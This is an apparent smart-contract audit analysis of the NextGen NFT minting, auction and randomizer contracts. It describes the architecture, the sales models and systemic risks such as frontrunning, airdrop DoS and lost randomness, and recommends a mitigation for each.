
Overall, the codebase is reasonably centralized since certain functions requiring it to be but there are inconsistencies in how these access controls have been applied on functions (especially in the NextGenCore contract). I would highly recommend the sponsors to create a deeper guide on what actions each role in the hierarchy are allowed to perform.

Resources used to gain deeper context on the codebase

1. NextGen documentation
2. Chainlink VRF - Security Considerations
3. ARRNGController contract live on Ethereum mainnet

Mechanism Review

High-level System Overview


NextGenAdmin.sol
Propagates FunctionAdmin and CollectionAdmin roles throughout below contracts
MinterContract.sol
Core minting, airdropping, burnToMint calls are made from MinterContract to GenCore
NextGenCore.sol
mintAndAuction() calls on GenCore initialize auctions on AuctionDemo
calculateTokenHash() called on all three Randomizer contracts with a callback to GenCore.setTokenHash() on serving randomness
Randomizer Contracts
RandomizerRNG.sol
RandomizerVRF.sol
RandomizerNXT.sol
XRandoms.sol
AuctionDemo.sol

Chains supported


- Only Ethereum is supported currently

Documentation/Mental models


Here is the basic inheritance structure of the contracts in scope

Note: The NextGenCore, MinterContract, NextGenAdmins and AuctionDemo contract are singular and independent of each other and do not use any form of inheritance amoung themselves. This I believe is a good design choice since it allows separation of storage and concerns among each other.

The RandomizerNXT.sol is the only contract that inherits from another in-scope contract i.e. XRandoms.sol



Features of Main Contracts


Core Contracts
NextGenCore.sol
1. Contract where the ERC721 tokens are minted
2. Includes all core functions of the ERC721 standard as well as additional setter & getter functions.
3. Holds the data of a collection
4. Contract integrates with the other NextGen contracts to provide a flexible and scalable functionality.
Minter Contracts
MinterContract.sol
1. Mint an ERC721 token for a collection on the Core contract based on certain requirements that are set prior to the minting process
2. Holds all the information regarding an upcoming drop such as starting/ending times
Admin Contracts
NextGenAdmin.sol
1. Responsible for adding or removing global or function-based admins who are allowed to call certain functions in both the Core and Minter contracts.
Auction Contracts
AuctionDemo.sol
1. Holds the current auctions after the mintAndAuction functionality is called.
2. Users can bid on a token and the highest bidder can claim the token after an auction finishes.

Features of each Sales model

Periodic Sale (Option 3)

- Mints are limited to 1 token during each time period (e.g. minute, hour, day).

- The minting cost can either stable or have a bonding curve (increase) over time.
- If `rate = 0`, minting cost price does not increase per minting.
- If rate is set, then the minting cost price increases based on the tokens minted as well as the rate.

Exponential Descending Sale (Option 2):

- At each time period (which can vary), the minting cost decreases exponentially until it reaches its resting price (ending minting cost) and stays there until the end of the minting phase.
- In this model the starting and ending minting costs and the time period are set while the rate is 0.

Linear Descending Sale (Option 2):


- At each time period (which can vary), the minting cost decreases linearly until it reaches its resting price (ending minting cost) and stays there until the end of the minting phase.
- In this model all parameters need to be set.

Systemic Risks/Architecture-level weak spots and how they can be mitigated

1. Using ARRNG as a service for randomness

I did some past transaction research on the ARRNGController.sol contract live on Ethereum mainnet and found out there has only been one call of requestRandomness and serveRandomness, which was called almost 100 days back (see here). Since there is no past transaction data to study, the reliability of the service cannot yet be guaranteed.

Furthermore, if you look closely, it took 8 block confirmations for the serve randomness to be called through the RNG service. This would be necessary if we were on POW but now the Ethereum POS network will work just fine with 3 minimum block confirmations (as done over here in the RandomizerVRF.sol contract) due to a block requiring 2/3rd of the total staked ether votes in favour in order for it to become justified. Thus, using only Chainlink VRF might be the best option while still ensuring the fastest response time.



Latest 4 from a total of 4 transactions

	Transaction Hash	Method	Block	Age	From		To	Value	Txn Fee
	0x14f0f2b5e3bf1c884...	Serve Rando...	17867022	96 days 11 hrs ago	arrng-oracle.eth	IN	0x000000...196D38D4	0.00084113 ETH	0.0009823
	0xb504a2d25d6a9e9a...	Request Rand...	17867014	96 days 11 hrs ago	0xfBa59C...1448ABa7	IN	0x000000...196D38D4	0.0032 ETH	0.00055047
	0xcac7021b86775041...	Set Minimum ...	17858830	97 days 14 hrs ago	arrng-captain.eth	IN	0x000000...196D38D4	0 ETH	0.00037646
	0xea1edd81d90c6ec6...	Set Oracle Ad...	17858825	97 days 14 hrs ago	arrng-captain.eth	IN	0x000000...196D38D4	0 ETH	0.00057394

2. Using OZ's AccessControl contract - Currently there are no issues with the Admins contract and never might be in the future but it is good practice to use an existing standard such as AccessControl.sol by OpenZeppelin due to its widespread usage and modularity for handling roles in all types of situations.

3. Although addressed in the bot report, there are very high changes of the current implementation causing a DOS issue with airdropping tokens since external calls are made to the gencore contract in a for loop. To mitigate this, ensure airdrops are done in batches such that the block gas limit is not exceeded if airdropping to many users.

4. Frontrunning in mint() - The mint() function in the minter contract is prone to frontrunning by bots to mint tokens earlier. This would become a major issue for a free or low cost collection that uses the Periodic Sale model (sales option 3), which only allows 1mint/period. This would affect the normal users who will not be able to mint() unless the bot lets them for a certain time. This can only be mitigated through Flashbots RPC in my opinion but raising this issue in case sponsors find some leads to solutions.

5. Miners manipulating block.timestamp - It is possible for miners to manipulate the block.timestamp by a few seconds in order to mint() first during a Periodic Sale (sales option 3). The impact as mentioned previously is the same since normal users are affected in these edge case scenarios.

6. lastMintDate stores incorrect time - In one of my issues, I have demonstrated how it is possible for lastMintDate to be set to a very far time in the future if a collection uses Periodic sale during both allowlist and public phases. This is a big system risk to the protocol since it breaks the 1mint/period invariant. The issue includes a coded poc as well which demonstrates the issue and its impact on the users and creators of the collection.

7. Randomness is lost - It is possible for the VRF subscription plan to run out of LINK or the RNG contract to run out of ETH. Due to this, any randomness pending to be received by the Randomizer contracts is lost and the tokenHash of the tokenId is left empty forever. To avoid such an issue, implement a bot or emergency mechanism that alerts the team when the LINK or ETH goes below a certain critical threshold.

8. There are several inconsistencies between where the NFTDelegation mechanism is used and where it is not. This ambiguity denies the cold wallet users using delegation as a mechanism to avoid signing risky transactions and participating in certain services such as auctions, burnToMint() etc. Ensure the NFTDelegation mechanism is implemented in all places where normal hot wallet users would interact as well.

9. Incomplete comment can lead to problems during phases - This comment here does not mention to set the allowlistEndTime to 0. If this is not set to 0 and the collection admins think allowlistEndTime also has to be set to publicEndTime, this would cause the public phase calls to enter the allowlist if conditional block in the mint() function first, leading to incorrect behaviour. Make sure to provide clear documentation on how values for phases can be set correctly and with more clarity in order to avoid misconfigurations.

10. In AuctionDemo.sol, it is possible that no bids can be placed on an auctioned token (highly unlikely but still possible). In such a case, re-auctioning the token is not supported by the AuctionDemo.sol contract, which would be a problem. Though this can be solved by deploying another auction contract, adding a re-auctioning functionality will make the codebase more verbose and resilient in case of such edge scenarios.

11. Limitation of token payment methods when minting - Try integrating more ERC20 tokens and stablecoins in the current model since only ETH is accepted currently.

Some questions I asked myself

1. Can a user prevent another user from setting a higher bid?

    - No

2. Can updating the core contract in minter contract cause any issues?
    - Yes, it will prevent collections on the old core contract to not be allowed to use airdrop(), mint() and burnToMint() functionlity.
3. If a collection is created, can one mint before randomizer contract or any other contract is set?
    - No call would revert since calculateTokenHash() does not exist.
4. Can minting start before data is set or artist signature is set?
    - As long as dates are set yes, but this would require admin misconfig
5. How many collections can be supported based on how Ids are served in the gencore contract?

- To get a sense: Gauging the number of collections and number of tokens per collection that can exist with the current implementation of reserved indexes: Number of collections = type(uint256).max / 10000000000 = 115792089237316195423570985008687907853269984665640564039457584007913129639935 / 10000000000 = 11579208923731619542357098500868790785326998466564056403945758400791 collections Number of tokens per collection = 10000000000
- Suggestion for sponsors: Number of tokens per collection can be increased since the NextGen contracts is experimentational and it's growth should not be underestimated in case the concept of university certificates (issued each year) or some new idea pops up that requires more than the current reserved index range of 10000000000 to be used.

6. Can we reenter through cancelBid?
    - Not possible since auctionDataInfo is updated to false before making external call to return bidder's ETH
7. Small mistake in docs

- Mistake in docs - https://seize-io.gitbook.io/nextgen/for-creators/sales-models#sales-models-examples
- In linear descending model, the statement is incorrect. It should be During 10th Price period price 3.1 ETH and 11th Price period price remains constant as shown in te diagram above the explanation as well

Time spent:

140 hours